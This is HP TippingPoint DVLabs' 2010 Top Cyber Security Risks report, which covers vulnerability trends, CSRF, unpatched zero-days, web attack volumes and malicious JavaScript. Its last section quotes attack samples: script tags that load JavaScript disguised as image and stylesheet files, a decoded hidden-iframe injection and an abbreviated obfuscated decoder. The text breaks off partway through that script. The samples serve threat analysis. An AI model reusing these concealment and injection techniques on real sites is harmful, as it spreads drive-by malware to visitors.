SECURE your network.

2010 Top Cyber Security Risks Report

In-depth analysis and attack data from HP TippingPoint DVLabs, vulnerability data from Qualys and additional analysis provided by the Internet Storm Center and SANS.

The Top Cyber Security Risks Report

Overview

Welcome to the second edition of the annual Top Cyber Security Risks report. The report features in-depth analysis and attack data from HP TippingPoint DVLabs, vulnerability data from Qualys and additional analysis provided by the Internet Storm Center and SANS.

In 2010, information security threats are striking networks with more sophisticated techniques than ever and exploit reports continue to dominate the media. The collective findings described within this report establish the fact that the proliferation of technology, along with the quick and effortless manner in which that technology is accessed, is dramatically and negatively impacting security. While we are not advocates for making technology more difficult, we do advocate implementing common sense security policies and technologies that battle well-known and new threats. This report evaluates some of the most significant security liabilities that the enterprise is facing today. The report focuses on four key areas:

- Increased Consumerization of Enterprise Computing
- Prolonged and Persistent Targeting of Web Applications
- Increased Organization and Sophistication of Attackers
- The Unrelenting Presence of Legacy Threats

In addition to explaining how and where the enterprise is vulnerable, the report provides insights into how organizations can protect themselves from attack, including what the next generation of computing should look like to maximize security for the corporate network.

Increased Consumerization of Enterprise Computing

Some of the most serious information security issues the research team has seen this year stem from the increasingly high use of consumer technologies within the enterprise. For example, there are several thousand organizations that utilize Facebook, Twitter, WordPress, and iTunes for promotion and brand awareness. While these technologies may offer a wealth of marketing recognition, they also open the door to a multitude of security risks. Another trend impacting enterprise IT department is an "anything goes" mentality that allows users to download and manage applications and programs of their choosing. While some of these applications may be fine, and may even boost productivity, an overwhelming majority of them are a significant liability to corporate networks.

Web Applications continue to be highly attractive targets

The team highlighted the risks of running Web applications in last year's Threat Report. Our current research indicates that Web applications continue to pose one of the biggest risks to corporate networks. Web applications offer an easy way for organizations to create an interactive relationship between constituents such as customers, employees, and partners, and their back-end systems. Because Web application systems are relatively easy to build and offer inexpensive extensibility, they yield a great deal of value and functionality. Because of this, the number of Web applications continues to steadily grow.

Attackers are more organized and sophisticated

One of the more alarming trends observed in the previous six months is the increased sophistication of attacks. Attackers have not only become more organized, they are also increasingly subversive and inconspicuous in the way they execute their attacks. The attacks are so sophisticated and subtle that few victims realize they are under attack until it is too late. It is increasingly common to hear of attackers remaining inside a compromised organization for months, gathering information with which they design and build even more sophisticated attacks. Once the desired information is obtained, the attackers launch exploits that are both more devastating and more covert.

Attack sophistication has increased across the board, from client side-attacks such as malicious JavaScript, to server-side attacks like PHP file include. This report includes examples of real-world attack techniques employed by these increasingly sophisticated attackers.

Legacy attacks still a threat

Despite the rising sophistication of attacks, it is still worth highlighting that over the sample period of this report, the number of attacks from well-known legacy threats continues to plague computer systems. While many of these attacks are well understood and well protected against, it is not unheard of to see large organizations as the source of some of these attacks, indicating that when large organizations implement new systems without threat management controls, the systems are quickly infected with familiar threats. While this is an extreme example, it highlights the need for continued diligence against well-known threats, ideally addressing them with strong patch and configuration management policies.

This report was compiled by Mike Dausin and Marc Eisenbarth, researchers with HP TippingPoint DVLabs with assistance from Wolfgang Kandek, CTO of Qualys; Ed Skoudis, SANS Institute fellow and co-founder, InGuardians; Johannes Ullrich, CTO of Internet Storm Center, Alan Paller, Eric Cole and Mason Brown with the SANS Institute; and the Open Source Vulnerability Database (OSVDB) team.

Vulnerability Trends

Over the previous decade, the vulnerability threat landscape might be segmented into two distinct eras. Between 2000-2005 there was the era of the classic worm, generally leveraging a Microsoft or other widely used service level vulnerability. However, between 2005 and 2006 the landscape seemed to change and another large Internet worm did not arise until Conficker in late 2008. Beginning around 2006 and continuing unabated for the past four years, the research team has witnessed a drastic increase in Web application vulnerabilities. Web application attacks continue to outpace all other attack families and are by far the most prevalent attack vector. In contrast, conventional attacks against standard operating system services continue to decline. It is also noteworthy that the total number of discovered vulnerabilities remains somewhat flat while the number of attacks against these vulnerabilities has risen sharply. Figure 1 shows the rate of overall vulnerability disclosure of which Web applications have helped to increase dramatically to its peak in 2006 then steadily declining to a plateau.

Figure 1:

Overall Vulnerability Trends (Note: 2010 data is for 1H2010)





Figure 2:

Total vulnerabilities first six months of each year



This trend is seen even when comparing the first six months of 2010 to the first six months of each year going back to 2005. In the first half of 2010, the Open Source Vulnerability Database (OSVDB) logged 4091 vulnerabilities, up slightly from the same period in 2009. While there has been a slight increase in the total number of disclosed vulnerabilities in 2010, the increase is not enough to indicate a clear upward trend.

A notable exception to the flattened trend of Web application vulnerabilities is the increase of Cross-Site Request Forgery (CSRF) vulnerabilities. CSRF is an attack in which a user is forced to execute unwanted actions in a Web application to which they are currently authenticated. This is a serious attack which is website specific and is difficult to detect in a typical vulnerability scan. Many websites are susceptible to this type of attack. DVLabs, with verification from OSVDB, is only now starting to see CSRF vulnerabilities ramp up, presumably due to the complexity of discovering these vulnerabilities.


For those unfamiliar with the basics of CSRF, it is worth explaining a little about how the attack works in practice.

CSRF exploits the fact that many websites do not verify that the requests made by a legitimate user originate from the website, thereby allowing an attacker to trick the user into generating a request that originates outside the website.

For example, assume you are logged in to your financial institution's online banking system, possibly checking your account balance or transferring money between accounts. If, while you remain logged into the account, you check your emails and, receiving one with a seemingly innocuous Web link, you click the link. The link may be an attack, whose success is predicated on whether or not the intended victim is logged into their bank account. In this example, the victim is logged in and the link initiates an attack that may transfer all funds to another account or wire all funds to another bank.

Figure 3:

Vulnerability Trends by Vulnerability Type (Note: 2010 data is for 1H2010)



This type of attack is effective because the bank does not verify the origin of the account holder's request. The bank should validate that the request originated from its own website. Failing to do so, a false request – the one originating from the link in the email – succeeds without the bank or the account holder realizing that an attack has just been perpetrated.

The vulnerability is much more involved than described within this paper. Despite the complexity of the vulnerability, there are ways for websites to prevent this kind of attack. CSRF is noteworthy since there are certainly real world attacks that use this technique, and until recently, they have remained relatively unknown by the general population.

Furthermore because this style of attack is not as well known as a remote file-include attack or cross-site scripting, many websites have not incorporated protection against it for the simple reason that to do so complicates the Web application design.

Vulnerability Trends Continued – Zero Day Initiative

The Zero Day Initiative (ZDI), founded by HP TippingPoint in 2005, is a program for rewarding security researchers for responsibly disclosing vulnerabilities. The program is designed such that researchers provide HP TippingPoint with exclusive information about previously unpatched vulnerabilities they have discovered. HP TippingPoint validates the issue and works with the affected vendor until the vulnerability is patched.

This program provides HP TippingPoint with a unique set of data about new security research as well as information about the patch cycle for vendors.

The ZDI program has seen a steady increase in the number of ZDI submissions that indicate increased targeting of popular client-side software from Adobe, including the Flash Player, Shockwave Player, and Acrobat Reader. Most of the discoveries are made with security fuzzers whose sophistication has grown substantially due to new research in the past year.

The number of known unpatched zero-day vulnerabilities has grown rapidly in the last 5 years. As recently as 2006 it was uncommon for ZDI to have verified the existence of more than 50 unpatched vulnerabilities in products. In 2010 ZDI is aware of, and has disclosed to affected vendors, hundreds of vulnerabilities in products that are not yet patched.

The following graphs (Figures 4 -7) illustrate just how large this problem has become. The x-axis shows months, beginning in January 2007. The y-axis depicts the number of known, yet unpatched, software vulnerabilities. Each bar on the graph represents the number of known unpatched software vulnerabilities for a given month. A lower bar means fewer unpatched vulnerabilities than a higher bar. Graphs are shown for each major Web browser and related technologies.

Figure 4:

Unpatched Mozilla Firefox Vulnerabilities by month




Figure 5:

Known Unpatched Vulnerabilties in Microsoft Internet Explorer by Month




Figure 6:

Known Unpatched vulnerabilities in Safari/WebKit by Month





Figure 7:

Known Unpatched Vulnerabilities in Flash/Shockwave by Month



However, while the ZDI program is constantly discovering new vulnerabilities in these products and managing their disclosure responsibly, it is important to note that malicious attackers often times have huge monetary incentives for selling vulnerabilities to the black market. This means that there are likely more unknown vulnerabilities in use by malicious attackers. This may seem farfetched, but it is now common for ZDI researchers to independently discover the exact same vulnerability as other researchers. Below is a table of the number of times we know this has happened in the last 5 years:

- 4 in 2006
- 4 in 2007, of which 1 was discovered by 3 people independently
- 1 in 2008
- 18 in 2009, of which 1 was discovered by 3 people independently
- 13 in the first six months of 2010

However, the good news here is that vendors appear to be doing a much better job managing the vulnerability discovery-to-patch life cycle which ZDI believes makes everyone more secure in a timely fashion.

HTTP Client versus Server Side Attacks

Both HTTP client side attacks and HTTP server side attacks saw a dramatic increase over the sampled period. The types of attacks making up the bulk of this category are predominantly malicious JavaScript and malicious file formats.

It is interesting to compare the number of client side attacks to the number of HTTP server side attacks.

Over the sampled time period, attacks against Web servers outnumbered attacks against clients by 50 to 1. Attack information for the first half of 2010 is shown in Figures 8 and 9 below. Be sure to note the dramatic difference in the y-axis scale, which highlights the tremendous difference in the number of server side versus client-side attacks.

The primary reason for this large disparity is the shotgun approach attackers take against Web servers. It is common to detect a single IP address from which thousands of attacks originate, typically unleashing a cocktail of SQL Injection and file include exploits. While many of these attempted attacks fail, there is little risk that the attacker will get caught, so the attacker can be very aggressive and persistent while uncovering and exploiting vulnerable hosts. Even the presence of effective law enforcement processes is an insufficient deterrent primarily because the source of the attacks is commonly a compromised machine of an unwitting and innocent victim.

Another thing to keep in mind with HTTP server attacks is the ultimate goal of most attackers. In many cases, the research did not show attackers seeking a shell on their target systems. Instead they are more concerned with either stealing data, or with adding malicious links/software to the victim's Web server. Furthermore, the compromised sites are rarely high profile, high-volume sites. Because of this, it is common to see attackers use the compromised site to host malicious JavaScript, malware and links to other compromised sites, and attempt to direct users to these sites via spam, or via malicious advertisements, and other compromised sites in order to exploit users.

Figure 8:

HTTP client side attacks (mostly malicious JavaScript and file format attacks) by Month:




Figure 9:

HTTP Server Side Attacks (mostly XSS, SQL Injection and PHP RFI) by Month:





Figure 10:

SMB attacks by Month



Server Message Block (SMB)


In contrast to HTTP attacks, attacks against the SMB protocol, which is the foundation of countless file shares, has dropped over the sampled time period. This supports the premise that attackers are shifting their concentration away from underlying computer protocols and on to Web applications, because they represent a more lucrative and easier target. The SMB protocols are often less accessible than directly-attacking Web applications.

Malicious JavaScript

Malicious JavaScript continues to be a popular attack vector in 2010. The prevalence of malicious JavaScript attacks is measured through the use of vulnerability filters detected by the HP TippingPoint IPS. The following graph shows the growing number of attempted malicious JavaScript attacks in the first half of 2010, beginning the year with approximately 55,000 filter hits, then escalating in March to over 80,000 hits. The latest recorded data, from June 2010, shows over 90,000 filter hits. Over a period of only six months the number has grown more than 60%.

Figure 11:

Javascript Based Attacks by Month:



All major industries are afflicted by malicious JavaScript attacks. The most targeted industry is government, followed closely by the financial industry and education institutions. Those three combined account for approximately 250,000 filter hits over the time span of above graph—six months. Refer to Figure 12 for a breakdown of filter hits by industry.

Hosts in the United States represented the majority of the sources for the attacks detected in the sampled time period.

Examples of Malicious JavaScript Attack Techniques

The research team witnessed several interesting attack techniques during the first half of 2010 and it is worth discussing the sophistication of these attacks. One uses iframes and the other uses custom encoding and built-in decoders.

The iframe-based attack breaks apart its exploit and houses each part in a separate, seemingly non-malicious file, which is loaded onto a Web page through the use of iframes.

Figure 12:

Javascript Based Attacks by Line of Business:





Figure 13:

Javascript Based Attacks by Source Country:




```
<iframe >
<iframe >
..etc
```

Since each iframe contains a separate exploit, the attacker has great control over the techniques employed. This makes adding new exploits or making code changes very easy to do, which in turn greatly shortens the exploit development cycle. In one particular case one of the above iframes contained a set of script tags with reference to multiple files.

```
<script src="of0.jpg"></script>
<script src="of.js"></script>
<script src="of3.css"></script>
<script src="of1.css"></script>
<script src="of.css"></script>
<script src="of2.css"></script>
<script src="of21.css"></script>
```

Of course, file extensions in the above example do not matter, and while it may seem like the browser is fetching a .css or .jpg file, it is actually fetching malicious JavaScript.

Once the content of these files is embedded in the page, the resulting page contains many different JavaScript fragments. Each JavaScript fragment is complimentary to the other fetched fragments and the exploit will not run if all of the fragments are not present.

The use of this technique greatly complicates the job of intrusion detection/prevention because each stream must be separately analyzed in order to get a clear picture of what the exploit is trying to accomplish. It is worth pointing out that exploits like the one above are not proof-of-concept, academic exercises. Instead, they represent well thought out and tested work by professionals.

The above example depicts filenames with .jpg, .js, and .css extension. The file types, and therefore their extensions, can be anything supported by the Web browser used to load the files.

Another technique commonly seen and diagnosed by DVLabs is the use of custom encoding and built-in decoders. This type of attack embeds into a JavaScript a convoluted method to conceal malicious code, by encoding seemingly benign text in the script, but then also including an ability to decode the text into an exploitive payload, such as a command to execute a file.

The following is an example of this type of attack. The encoded text is overwhelmingly long and carries no easily discernable meaning. The script is unlikely to be scrutinized by anyone viewing it, if its presence is even detected. By encoding such gibberish the attacker hopes to dissuade anyone from examining it, thereby giving it an opportunity to decode into an operational attack, which in this example becomes the following iframe that is rendered in a Web browser:

```
document.write('<iframe scrolling="no" width="1"
height="1" border="0" frameborder="0" src="http://ex-
ample.org/count13.php"></iframe>')
```

The above command is derived from decoding the following: (note: the script has been abbreviated)

```
<script>var XepaZerc='fgJzrPMoc5mvjICU1jLhQ4aDrO2LCH
c2os4d0We70'.replace(/[gJzPMc5vjIU1jLQ4DO2LHc2s40W70]/g
, '');TefeXeqam='fahenafamenef';var DalewBefen='';var
```

```
LemeWelet='kepagan yayed mavewem jemevawapaxacese
sepehez xeve wanesefe mapepe semeqaj lewaselarage-
ba sajefaf terene lehefew taneyepalacerah pehewete
zecal dew wevetatakaqezen lefemame fefexeme feza-
cata tev xakejez zelavayeta leqapade tabeg keteceh
bageqa geg devejefeg fal wezeyeqe bere bexakapadabex
lezeper

…/*many more seemingly random words*/…

 xetamek resabage bag nejejer ce mezeleh
qecedawesetebe sapepaq xejafe neca telepadaje-
fepep pay raqazefe yag xeqenereqe'.split('
');var PeceBekew=window;var NeMee='eycvAaOlb'.
replace(/[ycAOb]/g, '');DehaVe='mepaqetejetarag
egawexe';var PaLezei=parseInt;var LasawSanewo=-
20;LasawSanewo+=22;var GaYas=String;var
WaSejn=-33;WaSejn+=49;KagQeh=13;var MeyevHee=-
49;MeyevHee+=50;var XelevGepano=-11;XelevGepano+
=11;NeMee=PeceBekew[NeMee];XepaZerc=GaYas[XepaZer
